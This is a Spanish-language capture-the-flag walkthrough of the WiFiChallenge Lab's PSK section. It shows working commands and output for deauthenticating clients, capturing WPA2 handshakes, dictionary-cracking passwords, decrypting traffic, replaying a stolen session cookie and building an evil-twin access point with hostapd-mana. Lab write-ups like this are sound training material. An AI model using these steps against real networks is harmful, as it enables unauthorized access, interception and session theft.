

4 - PSK

1. ¿Cuál es la contraseña del punto de acceso wifi-mobile?

iniciamos el escaneo de las redes:

```
CH 11 ][ Elapsed: 2 mins ][ 2026-04-22 03:16 ][ paused output
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
F0:9F:C2:71:22:10	-28	86	54 0	6	54	OPN		wifi-guest
F0:9F:C2:71:22:12	-28	86	24 0	6	54	WPA2 CCMP	PSK	wifi-mobile
B2:5D:D2:CB:1E:DE	-28	86	0 0	6	54	WPA2 CCMP	PSK	MiFibra-5-D6G3
F0:9F:C2:6A:88:26	-28	87	0 0	11	54	OPN		<length: 9>
F0:9F:C2:1A:CA:25	-28	87	6 0	11	54e	WPA3 CCMP	SAE	wifi-IT
F0:9F:C2:11:0A:24	-28	87	0 0	11	54e	WPA3 CCMP	SAE	wifi-management
BA:5D:89:D3:99:0A	-28	87	0 0	11	54	WPA2 CCMP	PSK	WIFI-JUAN
CA:C3:3F:23:C4:3A	-28	88	0 0	9	54	WPA2 CCMP	PSK	vodafone7123
F0:9F:C2:71:22:11	-28	178	3347 0	3	54	WEP WEP		wifi-old
32:21:A1:6E:81:DF	-28	178	0 0	3	54	WPA2 CCMP	PSK	MOVISTAR_JYG2
F0:9F:C2:71:22:13	-28	88	0 0	8	54	WPA2 CCMP	PSK	wifi-event

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
F0:9F:C2:71:22:10	B0:72:BF:B0:78:48	-29	54 -54	0	20		
F0:9F:C2:71:22:10	80:18:44:BF:72:47	-29	54 -54	0	10		
F0:9F:C2:71:22:10	B0:72:BF:44:B0:49	-29	54 -54	0	24		
F0:9F:C2:71:22:12	28:6C:07:6F:F9:44	-29	54 -54	0	24		
F0:9F:C2:1A:CA:25	10:F9:6F:AC:53:52	-29	54e-54e	0	6		
F0:9F:C2:71:22:11	64:32:A8:56:32:56	-29	54 -54	0	3331		

esto indica que podemos capturar el handshake de la red con el siguiente comando:

```
airodump-ng -c 6 --bssid F0:9F:C2:71:22:12 -w wifi-mobile wlan0
```

- `-c 6` → fija el canal correcto
- `--bssid` → filtra solo el AP objetivo
- `-w wifi-mobile` → guarda captura en archivo
- `wlan0` → interfaz en modo monitor

podemos enviar paquetes de desautenticacion:

```
aireplay-ng --deauth 10 -a F0:9F:C2:71:22:12 wlan0
```

- `--deauth 10` → envía 10 paquetes de desconexión
- `-a` → BSSID del AP
- `wlan0` → interfaz

obtenemos el handshake:

```
CH 6 ][ Elapsed: 24 s ][ 2026-04-22 03:22 ][ WPA handshake: F0:9F:C2:71:22:12
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
F0:9F:C2:71:22:12	-28	0	273	70 0	6	54	WPA2	CCMP	PSK	wifi-mobile

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
F0:9F:C2:71:22:12	28:6C:07:6F:F9:43	-29	1 - 5	0	9	EAPOL	
F0:9F:C2:71:22:12	28:6C:07:6F:F9:44	-29	36 -18	0	62	EAPOL	

crackeamos la contraseña con aircrack:

```
aircrack-ng wifi-mobile-01.cap -w /root/rockyou-top100000.txt
```

- aircrack-ng → herramienta de crackeo WPA/WEK
- .cap → archivo con handshake
- -w → diccionario de contraseñas

```
Aircrack-ng 1.7 rev d3127e74

[00:00:00] 4726/1000000 keys tested (21387.04 k/s)

Time left: 46 seconds                                0.47%

KEY FOUND! [ ██████████ ]

Master Key      : A0 12 65 41 EA 6C E1 01 1E 1D C4 D9 E5 A3 87 7E
                  77 53 66 F8 1B F4 9B 3B DC A5 0C 01 5A 47 25 2C

Transient Key   : C8 68 85 B2 E9 52 CA 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 2F ED B8 B1 91 F6 9C F7 84 3A E5 94 6C DB 4E C6
```

2. ¿Cuál es la IP del servidor web en la red wifi móvil?

desencriptamos el trafico con la contraseña que encontremos con:

```
airdecap-ng -e wifi-mobile -p ██████████ wifi-mobile-01.cap
```

- `airdecap-ng` → herramienta para descifrar tráfico WPA/WEP
- `-e wifi-mobile` → nombre de la red (ESSID)
- `-p [redacted]` → contraseña obtenida
- `.cap` → archivo con tráfico cifrado

se genera un archivo `wifi-mobile-01-dec.cap` y lo abrimos con wireshark con el comando:

```
wireshark wifi-mobile-01-dec.cap
```

y encontramos la ip:

http						
No.	Time	Source	Destination	Protocol	Length	Info
11	0.084284	[redacted]	[redacted]	HTTP	200	GET /lab.php HTTP/1.1
13	0.084961	[redacted]	[redacted]	HTTP	1019	HTTP/1.1 200 OK (text/html)
31	10.124704	[redacted]	[redacted]	HTTP	200	GET /lab.php HTTP/1.1
33	10.125344	[redacted]	[redacted]	HTTP	1019	HTTP/1.1 200 OK (text/html)
41	10.145734	[redacted]	[redacted]	HTTP	200	GET /lab.php HTTP/1.1
43	10.146855	[redacted]	[redacted]	HTTP	1019	HTTP/1.1 200 OK (text/html)
57	20.199782	[redacted]	[redacted]	HTTP	200	GET /lab.php HTTP/1.1
59	20.201000	[redacted]	[redacted]	HTTP	1019	HTTP/1.1 200 OK (text/html)

3. ¿Cuál es la bandera después de iniciar sesión en wifi-mobile?

Primero nos conectamos a la red con el siguiente comando:


```
nmcli dev wifi connect wifi-mobile password [redacted] ifname wlan2
```

- `nmcli` → gestor de red en CLI
- `dev wifi connect` → conexión a red WiFi
- `wifi-mobile` → SSID
- `password [redacted]` → contraseña
- `ifname wlan2` → **interfaz específica que quieres usar**

nos conectamos al servidor web:

The screenshot shows a web browser window with the title 'WiFi Router Configuration'. The address bar shows 'http://192.168.2.1/login.php' with a 'Not Secure' warning. The main content area has a dark blue background with a white 'Login' form. The form includes fields for 'Username' and 'Password', and a pink 'Login' button. At the bottom right, there is a small copyright notice: 'WiFiChallenge © 2026 r4ulcl'.

usamos la cookie obtenida en wireshark:




Wireshark · Follow HTTP Stream (tcp.s


```
GET /lab.php HTTP/1.1
Host: 192.168.2.1
User-Agent: curl/8.14.1
Accept: */*
Cookie: PHPSESSID=790f4142da30e55f4a85902887835b2b

HTTP/1.1 200 OK
Date: Wed, 22 Apr 2026 01:22:21 GMT
Server: Apache/2.4.66 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
```

abrimos la herramienta de inspeccionar la pagina y en Storage ingresamos la cookie:



encontraremos la bandera:



4. ¿Existe aislamiento de clientes en la red wifi-móvil?

descubrimos los dispositivos de la red con el siguiente comando:

```
arp-scan --interface=wlan2 --localnet
```

- `arp-scan` → escáner de red local basado en ARP
- `--interface=wlan2` → escanea en la red conectada wlan2
- `--localnet` → escanea toda la red local

```
root@WiFiChallengeLab:/home/user/mobile# arp-scan --interface=wlan2 --localnet
Interface: wlan2, type: EN10MB, MAC: 02:00:00:00:02:00, IPv4: 192.168.2.84
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.2.1      f0:9f:c2:71:22:12    Ubiquiti Networks Inc.
192.168.2.7      28:6c:07:6f:f9:43    XIAOMI Electronics,CO.,LTD
192.168.2.7      28:6c:07:6f:f9:44    XIAOMI Electronics,CO.,LTD (DUP: 2)
192.168.2.8      28:6c:07:6f:f9:43    XIAOMI Electronics,CO.,LTD
192.168.2.8      28:6c:07:6f:f9:44    XIAOMI Electronics,CO.,LTD (DUP: 2)

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.938 seconds (132.09 hosts/sec). 3 responded
root@WiFiChallengeLab:/home/user/mobile#
```

Buscamos los que tienen un servidor web con el siguiente comando:

```
nmap -p 80 192.168.2.0/24
```

```

root@WiFiChallengeLab:/home/user/mobile# nmap -p 80 192.168.2.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2026-04-22 04:00 CEST
Nmap scan report for 192.168.2.1
Host is up (0.00013s latency).

PORT      STATE SERVICE
80/tcp    open  http
MAC Address: F0:9F:C2:71:22:12 (Ubiquiti Networks)

Nmap scan report for 192.168.2.7
Host is up (0.00015s latency).

PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 28:6C:07:6F:F9:44 (Xiaomi Electronics,co.)

Nmap scan report for 192.168.2.8
Host is up (0.00024s latency).

PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 28:6C:07:6F:F9:44 (Xiaomi Electronics,co.)

Nmap scan report for 192.168.2.84
Host is up (0.000076s latency).

PORT      STATE SERVICE
80/tcp    closed http

Nmap done: 256 IP addresses (4 hosts up) scanned in 2.32 seconds

```

consultamos con curl y encontramos la flag:

```

root@WiFiChallengeLab:/home/user/mobile# curl http://192.168.2.8
Hello neighbour<br>\n
flag{[REDACTED]}root@WiFiChallengeLab:/home/user/mobile#

```

5. ¿Cuál es la contraseña de wifi-offices?

iniciamos con el escaneo de redes en la banda de 5 GHz

```
airodump-ng wlan0 --band a
```

durante el escaneo no hay el AP wifi-offices, pero si clientes:

(not associated)	78:C1:A7:BF:72:46	-29	0 - 6	0	6	wifi-offices, Jason
(not associated)	7A:08:DE:27:C6:30	-49	0 - 6	0	1	
(not associated)	3E:9A:66:50:47:FF	-49	0 - 6	0	1	
(not associated)	8E:DA:AA:B2:2B:05	-49	0 - 6	0	1	
(not associated)	46:54:A3:8D:2F:BC	-49	0 - 6	0	1	
(not associated)	42:67:AA:71:C7:56	-49	0 - 6	0	1	
(not associated)	B4:99:BA:6F:F9:45	-29	0 - 6	0	9	wifi-offices, Jason

esto indica que:

- Existen dispositivos que **ya conocen la red wifi-offices**
- Están enviando **probe requests** intentando reconectarse
- El AP real **no está visible o no está activo**

vamos a crear un Evil Twin usando hostapd-mana, creamos el archivo:

hostapd.conf con el contenido:

```
interface=wlan1
driver=nl80211
hw_mode=g
channel=1
ssid=wifi-offices

mana_wpaout=hostapd.hccapx

wpa=2
wpa_key_mgmt=WPA-PSK
wpa_pairwise=TKIP CCMP
wpa_passphrase=12345678
```

- `interface=wlan1`
→ Interfaz que actuará como punto de acceso falso
- `driver=nl80211`
→ Driver moderno de Linux para gestión WiFi
- `hw_mode=g`
→ Usa banda de **2.4 GHz**
- `channel=1`
→ Canal del AP (no crítico en este caso, ya que los clientes están buscando activamente)
- `ssid=wifi-offices`
→ Nombre de red clonado (clave del ataque)
- `mana_wpaout=hostapd.hccapx`
→ Archivo donde se guardarán los handshakes capturados
- `wpa=2`
→ Activa WPA2
- `wpa_key_mgmt=WPA-PSK`
→ Tipo de autenticación (pre-shared key)
- `wpa_pairwise=TKIP CCMP`
→ Algoritmos de cifrado permitidos

- Contraseña del AP falso (no necesita ser correcta)

Ejecutamos el archivo:

```
hostapd-mana hostapd.conf
```

obtenemos el handshake:

```
root@WiFiChallengeLab:/home/user/office# hostapd-mana hostapd.conf
Configuration file: hostapd.conf
MANA: Captured WPA/2 handshakes will be written to file 'hostapd.hccapx'.
Using interface wlan1 with hwaddr 62:0f:55:e6:43:f3 and ssid "wifi-offices"
wlan1: interface state UNINITIALIZED->ENABLED
wlan1: AP-ENABLED
wlan1: STA b4:99:ba:6f:f9:45 IEEE 802.11: authenticated
wlan1: STA b4:99:ba:6f:f9:45 IEEE 802.11: associated (aid 1)
MANA: Captured a WPA/2 handshake from: b4:99:ba:6f:f9:45
MANA WPA2 HASHCAT | WPA*02*[REDACTED]ba6ff945*776966
007502010a0000000000000000000000[REDACTED]07dc2669b331f42
00000000000001630140100000fa[REDACTED]
```

lo guardamos en hash.txt desde WPA02...

Crackeamos la contraseña con [Hashcat](#)

```
hashcat -a 0 -m 22000 hash.txt /root/rockyou-top100000.txt --force
```

- `hashcat` → herramienta de cracking
- `-a 0` → ataque de diccionario
- `-m 22000` → formato WPA moderno
- `hash.txt` → archivo con el hash
- `rockyou` → lista de contraseñas

obtenemos la respuesta:

```
root@WiFiChallengeLab: /home/user/office# hashcat -a 0 -m 22000 hash.txt /root/rockyou-top100000.txt --show
c74ac20a7451f44454371181395c2318:f6d67669b5cf:b499ba6ff945:wifi-offices:
```